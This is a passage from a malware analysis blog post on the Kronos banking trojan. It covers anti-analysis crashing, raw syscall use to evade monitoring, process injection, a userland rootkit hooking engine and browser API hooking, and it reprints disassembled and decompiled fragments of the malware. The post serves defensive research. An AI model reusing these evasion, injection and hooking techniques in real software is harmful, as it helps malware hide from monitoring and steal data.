
The crash is implemented by taking an execution path inappropriate to the architecture where the sample was deployed. The malware is a 32 bit PE file, but it has a bit different execution paths, depending if it is deployed on 32 or 64-bit system. First, the malware fingerprints the system and sets the flag indicating the architecture:

```
004152C7 xor     eax, eax
004152C9 mov     ax, cs
004152CC shr     eax, 5
004152CF mov     [ebp+78h+var_4], eax
004152D2 mov     eax, [ebp+78h+var_4]
004152D5 mov     is_machine_64bit, eax
```

```
DWORD is_system64_bit()
{
        DWORD flag = 0;
        __asm {
                xor eax, eax
                mov ax, cs
                shr eax, 5
                mov flag, eax
        };
        return flag;
}
```


This trick uses observations about typical values of CS registry on different versions of Windows (more information here). It is worth to note, that it covers most but not all the cases, and due to this on some versions of Windows the malware may not run properly.

If the debugger/VM is detected, the flag indicating the architecture is being flipped:



That’s why the sample crashes on the next occasion when the architecture-specific path of execution should be taken.

For example, if the sample is deployed on 64-bit machine, under Wow64, the syscall can be performed by using the address pointed by FS:[0xC0]. But if the malware runs on a 32-bit machine, the value pointed by FS:[0xC0] will be NULL, thus, calling it crashes the sample.



This way of interrupting analysis is smart – sample does not exit immediately after the VM/debugger is detected, and it makes it harder to find out what was the reason of the crash.

Using raw syscalls

As mentioned in the previous paragraph, Kronos uses raw syscalls. Syscall basically means an interface that allows calling some function implemented by kernel from the user mode. Applications usually use them via API exported by system DLLs (detailed explanation you can find i.e. on EvilSocket's blog).

Those API calls can be easily tapped by monitoring tools. That's why, some malware, for the sake of being stealthier reads the syscalls numbers from the appropriate DLLs, and calls them by it's own code, without using the DLL as a proxy. This trick has been used i.e. by Floki bot.

Let's have a look how is it implemented in Kronos. First, it fetches appropriate numbers of the syscalls from the system DLLs. As mentioned before, functions are identified by hashes of their names (full mapping hash-to-function you can find in Lexsi report).

```
00415EC9 mov     [ebp+var_20], offset aNtdll_dll_3 ; "ntdll.dll"
00415ED0 mov     [ebp+var_1C], 0F4h
00415ED7 mov     [ebp+var_18], offset aWow64cpu_dll ; "wow64cpu.dll"
00415EDE mov     [ebp+var_14], 0FCh
00415EE5 mov     [ebp+var_190], offset aT0e0h4u0x3a3d4 ; "T0E0H4U0X3A3D4D8"
00415EEF mov     [ebp+var_18C], 28h
00415EF9 mov     [ebp+var_188], ebx
00415EFF mov     [ebp+var_184], edi
00415F05 mov     [ebp+var_180], offset aP7y3q5p0y8c2y6 ; "P7Y3Q5P0Y8C2Y6F6"
00415F0F mov     [ebp+var_17C], 30h
00415F19 mov     [ebp+var_178], ebx
00415F1F mov     [ebp+var_174], edi
00415F25 mov     [ebp+var_170], offset aH7y6g2r3a5f4d3 ; "H7Y6G2R3A5F4D3S8"
```

For example:


```
B6F6X4A8R5D3A7C6 -> NtQuerySystemInformation
```

The numbers of syscalls are stored in variables, xored with a constant. Fragment of the code responsible for extracting raw syscalls from the DLL:

```
0041371E cmp     byte ptr [esi], 0B8h
00413721 jnz     short loc_41372E ; 0xB8 -> mov eax, <syscall_num>

00413723 mov     ecx, [esi+1]     ; fetch syscall_num
00413726 xor     ecx, 57EDh       ; store syscall in xored form
0041372C mov     [eax], ecx
```

In order to use them further, for every used syscall Kronos implements its own wrapper function with an appropriate number of parameters. You can see an example below:



The EAX registry contains the number of the syscall. In the given example, it represents the following function:

```
00000105 -> NtQuerySystemInformation
```

Kronos uses raw syscalls to call the functions that are related to injections to other processes because they usually trigger alerts. Functions that are called by this way are listed below:

```
NtAllocateVirtualMemory
NtCreateFile
NtCreateSection
NtGetContextThread
NtOpenProcess
NtProtectVirtualMemory
NtQueryInformationProcess
NtQuerySystemInformation
NtResumeThread
NtSetContextThread
NtSetValueKey
```

It matches the black market advertisement, stating: "*The Trojan uses an undetected injection method*" (source).

Rootkit and the hooking engine

One of the features that malware provides is a userland rootkit. Kronos hooks API of the processes so that they will not be able to notice its presence. The hooking is done by a specially crafted block of the shellcode, that is implanted in each accessible running process.

First, Kronos prepares the block of shellcode to be implanted. It fills all the necessary data: addresses of functions that are going to be used, and the data specific to the malware installation, that is intended to be hidden.


Then, it searches through the running processes and tries to make injection wherever it is possible. Interestingly, *explorer.exe* and *chrome.exe* are omitted:

```
set_debug(v0);
v2 = CreateToolhelp32Snapshot(v1, 2, 0);
if ( v2 == -1 )
{
  CloseHandle(-1);
  result = -1;
}
else
{
  if ( Process32FirstW(v2, &v4) == 1 )
  {
    do
    {
      if ( pid != GetCurrentProcessId() && lstrcmpiW(L"chrome.exe", &process_name) )
      {
        if ( lstrcmpiW(L"explorer.exe", &process_name) )
          inject_into_process(pid);
      }
    }
    while ( Process32NextW(v2, &v4) == 1 );
  }
  CloseHandle(v2);
  result = 0;
}
return result;
```

The shellcode is deployed in a new thread within the infected process:

```
if ( syscall_NtCreateSection(&v17, 14, 0, &v9, 64, 0x8000000, 0) >= 0 )
{
  v3 = GetCurrentProcess(&v15);
  if ( syscall_NtMapViewOfSection1(v17, v3, v4, 0, 0, 0, &v16, 2, 0, 64) >= 0 && v16 >= v12 )
  {
    sub_41322C(v15, v11, v12);
    if ( syscall_NtMapViewOfSection1(v17, v2, &v18, 0, 0, 0, &v16, 2, 0, 64) >= 0 )
    {
      if ( is_machine_64bit )
        sub_4157A1(v2, v18, 0);
      else
        v14 = CreateRemoteThread(v2, 0, 0, v18, 0, 0, 0);
      v13 = 1;
    }
```

Below you can see the shellocode inside the memory of the infected process:



When it runs, it hooks the following functions in the address space of the infected process:

```
ZwCreateFile
NtOpenFile
ZwQueryDirectoryFile
NtEnumerateValueKey
RtlGetNativeSystemInformation
NtSetValueKey
ZwDeleteValueKey
ZwQueryValueKey
NtOpenProcess
```


The interesting thing about this part of Kronos is its similarity with a hooking engine described by MalwareTech on his blog in January 2015. Later, he complained in his tweet, that cybercriminals stolen and adopted his code. Looking at the hooking engine of Kronos we can see a big overlap, that made us suspect that this part of Kronos could be indeed based on his ideas. However, it turned out that this technique was described much earlier (i.e. here, *//thanks to @xorsthings for the link*), and both authors learned it from other sources rather than inventing it.

Let's have a look at the technique itself. During hooking, one may experience concurrency issues. If a half-overwritten function will start to be used by another thread, the application will crash. To avoid this, it is best to install a hook by a single assembly instruction. MalwareTech's engine used for this purpose an instruction **lock cmpxch8b**. Similar implementation can be found in Kronos.

The hooking function used by Kronos takes two parameters – the address of the function to be hooked, and the address of function used as a proxy. This is the fragment of the implanted shellcode where the hooking function is being called:

```
004165C9    push ebx
004165CA    call hook_test1.41652C                  load_variables
004165CF    mov ebx,eax
004165D1    lea edx,dword ptr ds:[ebx+1B07]
004165D7    push edx
004165D8    lea edx,dword ptr ds:[ebx+40]           [ebx+40]:ZwResumeThread
004165DB    push edx
004165DC    call hook_test1.417F61                  hook_function
004165E1    lea edx,dword ptr ds:[ebx+1BF2]
004165E7    push edx
004165E8    lea edx,dword ptr ds:[ebx+60]           [ebx+60]:ZwCreateFile
004165EB    push edx
004165EC    call hook_test1.417F61                  hook_function
004165F1    lea edx,dword ptr ds:[ebx+1C4D]
004165F7    push edx
004165F8    lea edx,dword ptr ds:[ebx+80]           [ebx+80]:NtOpenFile
004165FE    push edx
004165FF    call hook_test1.417F61                  hook_function
00416604    lea edx,dword ptr ds:[ebx+1C9C]
0041660A    push edx
0041660B    lea edx,dword ptr ds:[ebx+160]          [ebx+160]:ZwQueryDirectoryFile
00416611    push edx
00416612    call hook_test1.417F61                  hook_function
00416617    lea edx,dword ptr ds:[ebx+1E0C]
0041661D    push edx
0041661E    lea edx,dword ptr ds:[ebx+100]          [ebx+100]:NtEnumerateValueKey
00416624    push edx
00416625    call hook_test1.417F61                  hook_function
0041662A    lea edx,dword ptr ds:[ebx+1EB7]
00416630    push edx
00416631    lea edx,dword ptr ds:[ebx+140]          [ebx+140]:RtlGetNativeSystemInformation
00416637    push edx
00416638    call hook_test1.417F61                  hook_function
0041663D    lea edx,dword ptr ds:[ebx+1F2C]
00416643    push edx
00416644    lea edx,dword ptr ds:[ebx+A0]           [ebx+A0]:NtSetValueKey
0041664A    push edx
0041664B    call hook_test1.417F61                  hook_function
00416650    lea edx,dword ptr ds:[ebx+1F88]
00416656    push edx
00416657    lea edx,dword ptr ds:[ebx+C0]           [ebx+C0]:ZwDeleteValueKey
0041665D    push edx
0041665E    call hook_test1.417F61                  hook_function
00416663    lea edx,dword ptr ds:[ebx+1FD8]
00416669    push edx
0041666A    lea edx,dword ptr ds:[ebx+E0]           [ebx+E0]:ZwQueryValueKey
00416670    push edx
00416671    call hook_test1.417F61                  hook_function
00416676    lea edx,dword ptr ds:[ebx+2034]
0041667C    push edx
0041667D    lea edx,dword ptr ds:[ebx+120]          [ebx+120]:NtOpenProcess
```

First, the hooking function searches the suitable place in the code of the attacked function, where the hook can be installed:



The above code is an equivalent of the following:

https://github.com/MalwareTech/BasicHook/blob/master/BasicHook/hook.cpp#L103


Then, it installs the hook:

```
00418063
00418063 hook_the_function:
00418063 mov     edi, [esi]
00418065 lea     esi, [ebp+var_44]
00418068 mov     eax, [edi]
0041806A mov     edx, [edi+4]
0041806D mov     ebx, [esi]
0041806F mov     ecx, [esi+4]
00418072 lock cmpxchg8b qword ptr [edi] ; write the hook
00418076 mov     esi, [ebp+arg_0]
00418079 mov     eax, [esi]
0041807B mov     [ebp+var_3C], eax
0041807E call    get_module_base
00418083 lea     edi, [eax+380h]
00418089 lea     edx, [ebp+var_38]
0041808C push    edx
0041808D push    [ebp+var_38]
00418090 lea     edx, [ebp+var_34]
00418093 push    edx
00418094 lea     edx, [ebp+var_3C]
00418097 push    edx
00418098 push    0FFFFFFFFh      ; restore original protection
0041809A call    call_via_edi    ; ZwProtectVirtualMemory
0041809F mov     byte ptr [esi+4], 1 ; status = 1 (hooked)
```


As we can see, the used method of installing hook is almost identical to:

https://github.com/MalwareTech/BasicHook/blob/master/BasicHook/hook.cpp#L77


Below you can see an example of Kronos hooking a function *ZwResumeThread* in the memory of the attacked process. Instruction **lock cmpxchg8b** is indeed used to overwrite the function's beginning:



After the hook installation, whenever the infected process calls the hooked function, the execution is redirected to the proxy code inside the malicious module:




The hooking engine used in Kronos is overall more sophisticated. First of all, even the fact that it is a shellcode not a PE file makes a difficulty level of implementing it higher. The author must have taken care of filling all the functions addresses by his own. But also, the author of Kronos shown some more experience in predicting possible real-life scenarios. For example, he took additional care for checking if the code was not already hooked (i.e. by other Trojans or monitoring tools):




Attacking browsers

The malware injects into a browser an additional module (*injlib-client.dll*). Below we can see an example of the DLL injected into Firefox address space:



The malware starts the injected module with the help of the injected shellcode:



We can see some API redirections added by the malware. Some of the functions imported by the attacked browser are hooked so that all the data that passes through them is tapped by the Kronos module.

The data that is being grabbed using the hooked browser API is then sent to the main module, that is coordinating malware's work and reporting to the CnC server.

Conclusion

An overall look at the tricks used by Kronos shows that the author has a prior knowledge in implementing malware solutions. The code is well obfuscated, and also uses various tricks that requires understanding of some low-level workings of the operating system. The author not only used interesting tricks, but also connected them together in a logical and fitting way. The level of precision lead us to the hypothesis, that Kronos is the work of a mature developer, rather than an experimenting youngster.

Malwarebytes users are protected against the Kronos malware.

Appendix

"Overview of the Kronos banking malware rootkit" by Lexsi

Decrypting the configuration

See also:

> Inside the Kronos malware – part 2

This video cannot be displayed because your *Functional Cookies* are currently disabled.
To enable them, please visit our *privacy policy* and search for the Cookies section. Select *"Click Here"* to open the Privacy Preference Center and select *"Functional Cookies"* in the menu. You can switch the tab back to *"Active"* or disable by moving the tab to *"Inactive."* Click *"Save Settings."*

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.